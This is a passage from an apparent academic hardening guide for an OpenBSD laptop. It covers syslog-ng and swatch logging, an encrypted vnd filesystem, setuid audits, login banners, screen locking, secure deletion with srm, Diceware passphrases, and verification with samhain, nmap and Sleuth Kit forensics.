We also need libol-0.2.23, so download that and the signature file and verify it as well (“Libol-0.2.23”, Balabit Software).

Now we can move onto the ./configure && systrace make && systrace make install && make clean cycle(s).

First, libol. We're not going to install it, only compile it:

#cd /usr/local/src/libol-0.2.23
#./configure
(Obviously configure could be malicious too.)
systrace make
(But don't make install.)

Now for syslog-ng:

#cd /usr/local/src/syslog-ng-1.4.17/
#./configure –with-libol=/usr/local/src/libol-0.2.23
#systrace make
#systrace make install

Now syslog-ng is installed in /usr/local/sbin. So onto the configuration portion. First, make the directory /etc/syslog-ng/. Now cd into that directory and open up a new file called syslog-ng.conf and put into it the configuration you are looking for (an example one is given in **Appendix E** of this paper). In this particular example we are simply going to send *all* syslog packets into one file, /var/log/syslog-ng/internal.log, so create the /var/log/syslog-ng/ directory and syslog-ng will create the file when you start it up. Here is what was added to the /etc/rc file (be careful in this file, but if you break it you can always boot -s or use a boot disk):

```
echo 'starting system logger'
rm -f /dev/log
if [ "X${named_flags}" != X"NO" -a "X${named_chroot}" != "X" ]; then
        rm -f ${named_chroot}/dev/log
        syslogd_flags="${syslogd_flags} -a ${named_chroot}/dev/log"
fi

if [ "X${syslog_ng}" == X"YES" ]; then
   if [ -x /usr/local/sbin/syslog-ng \
   -a -e /etc/syslog-ng/syslog-ng.conf ]; then
     echo ' syslog-ng'
     # If you need to get syslog packets from a chroot env
     # then you'll have to do it in the syslog-ng.conf file
     /usr/local/sbin/syslog-ng
   fi
else
   echo -n ' syslogd'
   syslogd ${syslogd_flags}
```

fi

And the following changes made to /etc/rc.conf:

```
syslogd_flags=""          # add more flags, ie. "-u -a /chroot/dev/log"
syslog_ng=YES         # if this is YES then syslogd won't start
```

Essentially, if syslog_ng is set to “YES” then syslog-ng will be started at boot, otherwise syslogd will be started as it was in the default rc.

Now if everything went right, you'll have a new file in /var/log/syslog-ng/ called internal.log, so you can tail that file and see if syslog-ng started, and also ps -ax | grep syslog-ng to see if it's running:

```
#tail /var/log/syslog-ng/internal.log | grep starting
Dec 19 15:15:34 int@test syslog-ng[23239]: syslog-ng version 1.4.17 starting
```

We are not going to use many of the features of syslog-ng, mostly we'll use it to send all syslog packets to one big file, and also to send those same packets through swatch (or perhaps some other log watcher). **Appendix E** lists the syslog-ng.conf file. The internal.log file is created with root as the owner and swatch as the group (so that swatch can read the file) and is created with perms 640, meaning rw for root and ro for swatch.

Encrypted filesystem [not production worthy]

Due to the unsolvable problem of mobile workstation physical security, confidential data must be encrypted somehow, and in a way in which the plain text never touches the hard-disk (because if the plain text touched the disk, a proffesional computer forensic examiner can probably find it). An encrypted file system using svnd0 fits the requirements perfectly.

A short howto exists which details the process of setting up an encrypted file system in OpenBSD (Amon). The instructions and scripts work perfectly on our OpenBSD 3.2 stable system. So, fortunately creating the mounting the encrypted file system is easy, the harder part is properly automating and maintaining it. Read man vnconfig to get a better understanding of what is going one here. Also look through Amon's two scripts, mkcryptfs and cryptfs to see how to build and use an encrypted file system.

NOTE: That as Amon suggests, if the system is shut down improperly then the cryptfile could be damaged. Backup the cryptfile if possible to ensure less loss of information, however note that in this particular case we had serious problems with the reported size of the file (as shown below), even though the mounted file works fine.

NOTE: This “filesystem” shouldn't be used in production environment because the size of the file is not reported properly (notice the size in the “ls -la” below). Hopefully in the future the problems associated with this procedure will be fixed, or another procedure will come along. Perhaps moving to -current would help.

Here is a session in which an encrypted file is created and then mounted on /home/ghoul/tomb (the red commands are the important ones). Count can be whatever size you wish within limits:

 # dd if=/dev/zero of=cryptfile bs=1024 count=50000
50000+0 records in 50000+0 records out
51200000 bytes transferred in 4.098 secs (12493628 bytes/sec)
ls -la cryptfile -rw-r--r-- 1 root wheel 51200000 Jan 3 10:15 cryptfile
 # vnconfig -ck /dev/svnd0c cryptfile
Encryption key:
ls -la cryptfile -rw-r--r-- 1 root wheel 51200000 Jan 3 10:15 cryptfile
 # newfs /dev/rsvnd0c
/dev/rsvnd0c
100000 sectors in 1000 cylinders of 1 tracks, 100 sectors
48.8MB in 63 cyl groups (16 c/g, 0.78MB/g, 192 i/g)
super-block backups (for fsck -b #) at:
32, 1632, 3232, 4832, 6432, 8032, 9632, 11232, 12832, 14432, 16032, 17632,
19232, 20832, 22432, 24032, 25632, 27232, 28832, 30432, 32032, 33632,
35232, 36832, 38432, 40032, 41632, 43232, 44832, 46432, 48032, 49632,
51232, 52832, 54432, 56032, 57632, 59232, 60832, 62432, 64032, 65632,
67232, 68832, 70432, 72032, 73632, 75232, 76832, 78432, 80032, 81632,
83232, 84832, 86432, 88032, 89632, 91232, 92832, 94432, 96032, 97632,
99232,
total 798377
ls -la cryptfile -rw-r--r-- 1 root wheel 204179693568 Jan 3 10:17 cryptfile
du -h cryptfile 49M cryptfile
 # mount /dev/svdn0c /home/ghoul/tomb

Then when done:

 # umount /home/ghoul/tomb
 # vnconfig -u /dev/svnd0c

Setuid files/binaries

> The concept of setuid files means that if you have the setuid bit turned on on a file, anybody executing that command (file) will inherit the permissions of the owner of the file...This means, that when any user executes this file `foo', he will inherit [the file owners] uid (which means he inherits all their file access permissions whether [he's the

> file owner] or not). Note: this can be quite dangerous.If you have a setuid shell owned by yourself, and I execute it, I essentially inherit your file permissions, hence have the ability to remove all your files.
> ("Setuid & Setgid", The Guide: Portland State University)

Obviously setuid/setgid root files should be avoided if possible.

First one should look at the output of the mount command:

```
# mount
/dev/wd0a on / type ffs (local, softdep)
/dev/wd0g on /home type ffs (local, nodev, nosuid, softdep)
/dev/wd0f on /tmp type ffs (local, nodev, nosuid, softdep)
/dev/wd0e on /usr type ffs (local, nodev, softdep)
/dev/wd0d on /var type ffs (local, nodev, nosuid, softdep)
```

In this case /home, /tmp, and /var cannot have suid files on them by default (of course root can change this). Only / and /usr can have suid files.

The /etc/security script checks for changes in suid/sgid files and is run from /etc/daily. It has a current list of suid/sgid files in /var/backups. So nice of OpenBSD to do this for us, and to also check every day to see if any change and email the results to root. Now there is a reason to check root's email.

To get the number of setuid root files from the setuid.current file, use these commands or something like them:

```
#grep ^-r-s /var/backups/setuid.current | grep root | wc -l
#grep ^-rws /var/backups/setuid.current | grep root | wc -l
```

which reports: 32 and 4. To see the list (i.e. the commands above without the last pipe to wc -l), check **Appendix J**.

NOTE: If a MA adds or alters setuid/setgid files on the system the daily script will probably find them, assuming that the MA has not altered the daily script or any of the commands that the daily script uses, which is entirely possible and even likely. Samhain can also check for setuid/setgid files.

In an email Seigfried ("setuid (root) results") discusses how many root setuid files are in OpenBSD 3.1 . Of the 36 listed in Appendix J, some are copies, and many aren't needed by everyone. Theo de Raadt also discusses the same issue and provides a bit of a listing of setuid and setgid files, and in that states that some are constrained by directory permissions and some revoke root privileges after doing certain things (de Raadt).

Currently we will leave the suid/sgid files in place because even though many of

them could be removed, the OpenBSD developers usually know what they are doing, and it is obvious from OpenBSD.org emails that they are working on reducing the number of suid/sgid files. This will be a future project. Also, being that this machine is not single-purpose, it is likely better just to leave them for now, but at least have the knowledge that they exist, and that /etc/daily will look for new ones. Make build might replace them too.

Swatch

Swatch is a flexible log watching program. It is in the OpenBSD ports system, /usr/ports/security/swatch. So cd into there and make; make install; make CLEANDEPENDS=Yes clean. Now read man swatch. In this case we are going to store the config file in /etc/swatch so you will likely need to make that directory. As usual we are going to start swatch out of /etc/rc.conf and /etc/rc.

/etc/rc.conf:

```
swatch_flags="-c /etc/swatch/swatch.conf -t /var/log/syslog-ng/internal.log --
script-dir=/var/log/syslog-ng –daemon"
```

/etc/rc:

```
# Starting swatch before syslog-ng
if [ "X${swatch_flags}" != X"NO" \
     -a -x /usr/local/bin/swatch \
     -a -r /etc/swatch/swatch.conf ]; then
       echo ' sudoed swatch'
       /usr/bin/sudo -u swatch /usr/local/bin/swatch ${swatch_flags} &
fi
```

Notice that we are using sudo to start swatch under the user swatch instead of running it as a root daemon (avoid running daemons as root). This requires the proper access permissions for the swatch user with regards to the /etc/swatch/swatch.conf file and also the /var/log/syslog-ng/ directory, as we are putting the swatch script in the /var/log/syslog-ng/ directory so swatch needs write access. You can put these files where ever you think is appropriate.

The real issue here is tuning this file for your workstation. It will take time and effort to do so, just like any intrusion detection system, which is sort of what swatch is in combination with syslog messages. You should use some sort of notification system, perhaps something like what systrace does, so that you can easily make changes with regards as to what messages to ignore and which not to ignore. That is left as an excersise for the reader due to lack of time for this paper.

Here is an example portion of a swatch.conf file:

```
watchfor /sshd/
        exec echo $0 >> /var/log/syslog-ng/filtered.log
watchfor /NEW ERRATA/
        exec echo $0 >> /var/log/syslog-ng/filtered.log
```

that will take out any messages with “sshd” (we are not supposed to be running the sshd daemon so if it is running we have a problem) in the line and echo them to the filtered.log file, which could then be monitored by another application which sends popups to the user, or better yet the exec statement could pipe the message directly to the popup application. Obviously one should be very careful with exec statements, as these syslog packets are essentially user input and could theoretically be used to break an application. These statements should be throttled as well, but are not in this example. Swatch could be systraced as well. Remember to add the line to /etc/newsyslog.conf to ensure that this filtered log is rotated properly.

Honeyd [will not compile]

NOTE: Honeyd would not compile and is therefore not working. Read on to find out more, or just skip ahead to the next section.

Certainly honeypots and honeynets are all the rage in the information security world. In the authors opinion we should leave that kind of “research” to those with the time to do it, in that it is more academic than practical. In the case of this paper, the amount of work going into building the machine and then tuning and maintaining it is huge. Any time wasted on honeypots will likely cause issues with other required maintenance. However, we're going to try to setup honeyd on port 22 to look like sshd, just for the sake of curiosity and obscurity (Provos, “Honeyd”).

There isn't an updated OpenBSD port, so we'll have to work from the source ourselves. (Provos, “Honeyd Download”)

You'll need:

- libevent – installed in OpenBSD by default
- libdnet – needs to be installed from ports
- libpcap – also by default

Honeyd also has a short FAQ. (Provos, “Honeyd FAQ”)

```
#cd /usr/ports/net/libdnet
#make depends-list | sort -u
```

NOTE: #make depends-list is a very useful make command provided by the OpenBSD developers to see what dependencies (i.e needed software for a particular port) will be installed when you run #make in the particular ports directory. This way you can see what software the makefile will install if needed.

Open the make file and checkout the flavors section:

#vi Makefile

Unfortunately, honeyd would not compile. After sending an email to Provos, he suggested installing the newest libevent, which is at this time libevent-0.6, but that did not work. Using honeyd will be a work in progress. Likely honeyd would work with a newer snapshot of OpenBSD or -current. Like systrace, honeyd is for power users.

Daily Weekly Monthly

Being that this is a laptop it will therefore not be on all the time, in fact only a few hours every day. However, there are some important scripts that get run our of roots crontab and these scripts only run once per day, week, and month. However, what if the laptop is not on at this time? Then these scripts might never be run. Here is a listing of the crontab commands currently being discussed:

```
# do daily/weekly/monthly maintenance
30      1       *       *       *       /bin/sh /etc/daily 2>&1 | tee /var/log/daily.out | mail -s
"`/bin/hostname` daily output" root
30      3       *       *       6       /bin/sh /etc/weekly 2>&1 | tee /var/log/weekly.out |
mail -s "`/bin/hostname` weekly output" root
30      5       1       *       *       /bin/sh /etc/monthly 2>&1 | tee /var/log/monthly.out |
mail -s "`/bin/hostname` monthly output" root
```

Given usual working hours, the daily and weekly scripts might get run, but they might not either (the locate database had not yet been rebuilt and that gets run out of weekly). So we should write another script to be run every hour or so to see when the last time a particular script was run to see if it needs to be run again.

Apparently there is an application called anacron that will accomplish the same thing as the check_daily script (and probably in a more mature fashion) shown in **Appendix K.** But in this case anacron doesn't seem to be in the ports selection, so we'll just use the script. Plus the script was (mostly) written before discovering anacron.

/usr/local/sbin/cron_daily was added to root's crontab to once per hour.

Motd and other login messages

You should change /etc/motd so that it at least says that those without authorisation must not login to the machine, that there is no privacy on it, that everything is logged, and that unathorised users will be prosecuted. You also don't want to display any kind of version information. And the default OpenBSD motd says “Welcome to OpenBSD...” which *could* be construed as an invitation for anyone to login to the machine. The default motd must be changed, but to what depends on the legal jurisdiction you live in, and in this age of email disclaimers the author of this paper cannot be sure as to what that message should be. If you use XDM to login you should change that message as well, plus the default login message.

This is an example message:

ATTENTION:

> Only authorised members of [your department or organisation] are allowed to access this information system. There is no privacy here, and all events are logged. Trespassers will be charged to the full extent of the law.

As per Shaffer you will have to comment out or remove from /etc/rc:

```
# patch /etc/motd
if [ ! -f /etc/motd ]; then
        install -c -o root -g wheel -m 664 /dev/null /etc/motd
fi
T=`mktemp /tmp/_motd.XXXXXXXXXX`
if [ $? -eq 0 ]; then
        sysctl -n kern.version | sed 1q > $T
        echo "" >> $T
        sed '1,/^$/d' < /etc/motd >> $T
        cmp -s $T /etc/motd || cp $T /etc/motd
        rm -f $T
fi
```

so that the top line, or the entire file, of the new motd does not get overwritten with version information by the above.

Also, the xdm login page should reflect this message if possible. In the case of this system the xdm login line (which is short) was changed to:

Only authorised users may login!

by editing the /etc/X11/xdm/Xresources xlogin*greeting.

Also, as per Pitts, the /etc/gettytab file can be changed so that it displays a good message:

#vi /etc/gettytab

and change:

```
default:\
   :np:im=\r\n%s/%m (%h) (%t)\r\n\r\n:sp#1200
```

to something like:

```
default:\
   :np:im=\r\nOnly authorised users may login!\r\n\r\n:sp#1200
```

Screen Savers

The easiest way for a MA to get access to your system is probably to wait until you leave without starting a screen saver or logging off. If he knows what files he's looking for, a simple tar/ftp session could have files sent to a drop-box where ever he wants. Therefore, we must be judicious about our use of a screen lock, and also ensure that the screen saver starts after a certain amount of inactivity. Also, we should be sure about the quality of the screen saver, in that hopefully we can be relatively sure that no one can break the screen saver without logging in first. If possible it might also be a good idea to ensure that no root level connections (to this machine or any others) are occurring while the screen saver is on, i.e. that if the user is logged in as root in one of the terminals, that the screen saver logs them out. This may or may not be possible with the current software. Also, inactivity should perhaps log the user out instead of starting a screen saver.

Suffice it to say that we have a couple of options. First you should use xlock when you are about to leave your desk and don't want to log out. Simply type #xlock and the screen saver will start. But what happens if you forget to do so? On to the second option. Because xlock is not a daemon per say, in that it doesn't run all the time and can't tell itself to start . Luckily there is one called xautolock and it is in the ports in x11/xautolock. So as per other examples, compile xautolock from the ports and add:

xautolock -time 5 -secure -locker xlock &

to your $HOME/.xsession file so that xautolock will start when you login. Rather

obviously this command will start xlock after 5 minutes of nothing happening in X. You can change the time to whatever you feel is correct for your specific purpose.

NOTE: xautolock can run any command (not just xlock) so other interesting things can be done with this program, if you want to take the time to develop them (eg. shutting down ssh sessions to other systems and the like).

Time

It is imperative that we get good (not perfect, but good) time on the machine. If this were a forensic station of some kind, having the best possible time would be required. However, it's not really needed for this workstation, and it is not exactly a good idea to run the ntpd daemon full time if you can avoid it. We are going to run a script (see **Appendix F**) out of cron:

```
30 *   *   *    *   /usr/local/sbin/ntpdateget.sh > /dev/null  2>&1
```

that checks time at a certain interval and also at boot time. Most of the time this system will be used on the authors employers network, on which there is a ntp server, however, sometimes the laptop will be used on foreign networks, so we'll have to check internet available ntp servers during that time.

The Appendix F script, ntpdateget.sh, will run ntpdate as root and update the time on the workstation. Messages are sent to logger and should end up in the syslog files to be searched. It uses a list of timeservers, and tries one after another until one succeeds. If they all fail then that fact is logged.

If desired you can also run this with systrace to ensure that the ntpdateget.sh script doesn't do anything it's not supposed to.

Secure deletion

If the plain text of encrypted files is left on the disk, then someone can find it. Removing with rm is not really erasing, rather just marking that file to be overwritten at any future point, which may or may not occur.

Linux has the command shred (which won't work with ext3 though – actually, according to it doesn't work at all any more). Wipe is in active development, but probably won't work on OpenBSD. What does OpenBSD have? Well, first it has #rm -P which, according to the OpenBSD man page will “overwrite regular files before deleting them. Files are over-written three times, first with the byte pattern 0xff, then 0x00, and then 0xff again, before they are deleted.”

This sounds good, but it could be better so we will try out srm (“Srm”,

Sourceforge). Download it from the Sourceforge site, read the README file, and ./configure; make; make install; make clean. Version 1.2.6 compiles and installs fine on OpenBSD 3.2 -stable. Now you can alias rm to run srm instead if you wish. In the verification section we'll try to see if srm actually works, but according to the manpage it should on the FFS filesystem.

OTHER PROCEDURES

Diceware

Diceware is a secure methodology for creating random passphrases. First, why passphrases? A good 8 character password made up of alphanumeric and symbol characters can provide up to 22 bits of entropy (Smith, 377). How much entropy is enough?

- Eight Character personally chosen password: 22.7 bits
- 56-bit DES: 54 bits
- SecureID one-time password: 63 bits
- 512 bit public key for digital signature: 63 bits
- 128 bit AES: 127 bits
- Diceware 5 word passphrase: 58 to 60 bits

Considering that most encrypted files or systems are going to rely on a password for access to that encrypted file, if you use an 8 character password with a 128 bit AES encrypted file, the real entropy of that file is 22 bits, because that is how hard it will be to crack the password.

According to the passphrase FAQ “even choosing from a vocabulary of a few thousand words a five word phrase might have on the order of 58 to 60 bits of entropy” (Ward, “Passhprase FAQ”) .

This is similar to what we will do with the Diceware methodology. Obviously this process is not perfect, because if you use a 5 word Diceware passphrase to protect a 128 bit AES file, the real-world entropy of the security of the data is only 58 to 60 bits, assuming a choice of a very random passphrase, but it is the best we can do considering the limits of human memory (and it must be said that there is a bit of assumption going on here in that for the purposes of this paper we are going to assume that remembering a 5 character passphrase is as easy as remembering an 8 character password, though there is no research available to back that up). Attempting to keep a private key secret is a hard problem, so hard in fact that it will likely ensure that public key infrastructure does not become useful for many years, because while PKI is a great technology from a math perspective, actual implementation (such as keeping private keys secret, or remembering passphrases) is a whole other problem.

Here are some example Diceware passphrases generated using 5 real dice The dice were rolled 5 times to generate 5 words:

65365	zloty
23313	done
65361	zo
56412	tall
35366	kiwi

So our example passhprase is “zlotydonezotallkiwi”. Diceware suggests adding a random character in the passhprase somewhere, but we'll settle for the entropy of a plain 5 word passhprase.

NOTE ABOUT RANDOM NUMBER GENERATORS: Don't use any kind of program to generate the random numbers, unless you are some kind of mathematical and crypto researcher as you will probably do it wrong. And even a little bit wrong with random number generators is very wrong. Besides, it is more fun with dice. Yet, OpenBSD does have a random number generator that is apparently good...read man srandom to find out more about it.

Enable soft updates

Enabling soft updates is described in the OpenBSD FAQ (“Soft Updates”).

Simply add the soft updates command to the options section of a particular partition (first, maybe #cp /etc/fstab /etc/fstab.orig in case you make a mistake):

/dev/sd0a / ffs rw,softdep 1 1

and reboot to start soft updates.

Preserving editor files

For some reason, and it has happened on other laptops owned by the author, every once and while the “preserving editor files” portion of the boot will take forever to complete, adding minutes to the boot process. This is not practical, as considering this machine is laptop that will be turned off and on often, it must boot as quickly as possible.

So open /etc/rc and search for “preserving” and comment out the section that runs /usr/libexec/vi.recover. Obviously now you do not recover vi files at boot.

ONGOING MAINTENANCE

Most of the ongoing maintenance has already been discussed:

- upgrading the source from cvs,
- backing up the system,

- watching for errata,
- reading roots email,
- and monitoring the swatch filtered log file.

The user should also be subscribed to security-announce@openbsd.org and also watch for patches to software they use which are not part of the default OpenBSD install (i.e. anything from ports or packages and anything compiled from source, which is easier said than done).

VERFICATION

This verification section is a bit of a misnomer because every alteration you make to your system should be verified and tested as much as possible so as to ensure that it is doing what you think it is supposed to do (which is often very different from what it is configured to do). Therefore, this verification section is probably not needed, yet is required by the administrivia of this assignment, so we will review some of the systems we have setup here to ensure that they are working properly. Obviously not everything can be easily tested (such as the secure deletion) but we will attempt to do the best possible with the tools and knowledge available.

Network security

Network security with OpenBSD is fairly easy. Simply do not use any network daemons on the machine, run pf with a good pf.conf, and then systrace as many network client applications as possible.

We will test network security by simply showing the netstat and ps command output and scanning the machine from another host with nmap to see what comes up. For the most part this is worthless because we know what is running on the system and what we are allowing through the firewall. In the case of this paper if a MA can compromise the laptop and start a network daemon the compromise is too far gone and therefore some kind of automated scan looking for daemons is really a waste of time. This type of compromise should be caught/stopped by another methodology. However, a professional penetration tester likely has many ways they could determine the OS running on this Laptop (assuming it's booted with OpenBSD), especially if they can get a dump of some traffic from it. If you have one network service running, or one port open, then likely nmap can figure out what OS is running. So practically speaking network scanning is really about OS fingerprinting. Please look at **Appendix H** for the results of some nmap scans.

The only other thing we could do to test network security would be to somehow exploit one of the client network applications and see if systrace catches it, but that is beyond the ability of the author at this time.

Suffice it to say that network security is the (relatively) easy part of this procedure

mostly thanks to OpenBSD's packet filter, stingy daemon usage, and a secure network stack. Scanning this system for vulnerabilities is not effective, even with regards to OS discovery because Nmap isn't going to find any ports open.

Backups

Backups of the system are imperative. It is also important that we be able to reinstall the system quickly. This was tested several times throughout the course of the creation of this paper. Using the backup.sh script a new backup could be created in about 5 minutes and installed on a new system in about the same time. At each major step a new backup cd was created in case the following hardening step caused the destruction of the system, and if so we could "roll-back" to the system prior to the changes. The restored system is an exact replica of the new one. However, if the hardware of the new system is different, such as the network cards, steps will have to be taken to ensure the new hardware will work with the restored configuration (no nice Kudzu here like Linux).

Logging and integrity

This is a two-fold (three really) verification test in that we will purposefully alter a file and see if samhain picks up that alteration and reports it to syslog, then we will see if swatch finds that syslog notice and sends it to the filtered.log.

Basically we are just picking a random file and changing its name:

#mv /usr/bin/who /usr/bin/who.old

and then waiting for the samhain check to be run and grepping out who.old from /var/log/syslog-ng/filtered.log to see if it shows up:

#grep who.old /var/log/syslog-ng/filtered.log
Jan 12 20:48:38 int@xxxxx Samhain[30745]: CRIT : [2003-01-12T20:48:38-0700] msg=<POLICY ADDED>, path=</usr/bin/who.old>

So not only does samhain appear to be working but so do syslog-ng and swatch. Now we need to be vigilant in monitoring the filtered.log file, which is easier said than done.

Srm

In this verification test we will use the @Stake Sleuth Kit or TASK to "forensically analyse" a dd image of a partition to see if certain files were actually removed or not. The author of this paper is not by any means a professional forensic analyst, but hopefully using this simple test will give us a better indication of how rm and srm work and if, from a high level, either of them actually work.

So first, we will download TASK , in this case version 1.52, and compile it. ("@Stake Sleuth Kit: TASK", @Stake). Secondly we will download Autopsy

version 1.62 and compile it as per the readme. (“Autopsy Forensic Browser”, @Stake).

Being that we will be using the OpenBSD command dd to copy the partition exactly, we should probably build a small partition for testing, as dd can take quite a while to copy a large partition, as even if the partition is barely used, the entire partition is copied.

We will backup the current system and install it on another system for testing (which will also secondarily test the backup and restore strategy used in this paper). During that install we will add a 50MB /scar partition to use for testing. Three files, secret1.txt, secret2.txt, secret3.txt, and secret4.txt were created, with content of “secret 1”, “secret 2” , “secret 3”, “secret 4” respectively.

Then the files were removed in various ways, except for secrets1.txt which was left as a default example:

```
#rm secret2.txt
#rm -P secret3.txt
#srm secret4.txt
```

Then we created a dd replica of the /scar partition:

```
#dd if=/dev/rwd0g of=/home/ghoul/morgue/scar.dd
```

Then the scar.dd file was transferred to the “forensic” computer to be reviewed with autopsy.



Illustration 18 File browsing

As you can see from the illustration above, secret1.txt is still there, which of course it should be because it was not deleted, yet surprisingly secret4.txt is there, but shown as deleted. However the text to secret4.txt cannot be retrieved (at least by the amateurish attempts of the author), yet it is obvious that the file existed at some time, whereas secret3.txt does not appear anywhere.



Illustration 19 Secret 2 Search

The text “secret 2” was found by searching the dd file for the string “secret”. Using the inode browser we see that inode 6 used to be called secret4.txt and also some random looking string, which makes sense because the srm manpage says it will rename the file with a random name. However, like mentioned before, the name of the file itself is information leakage even though the text of the file cannot be read

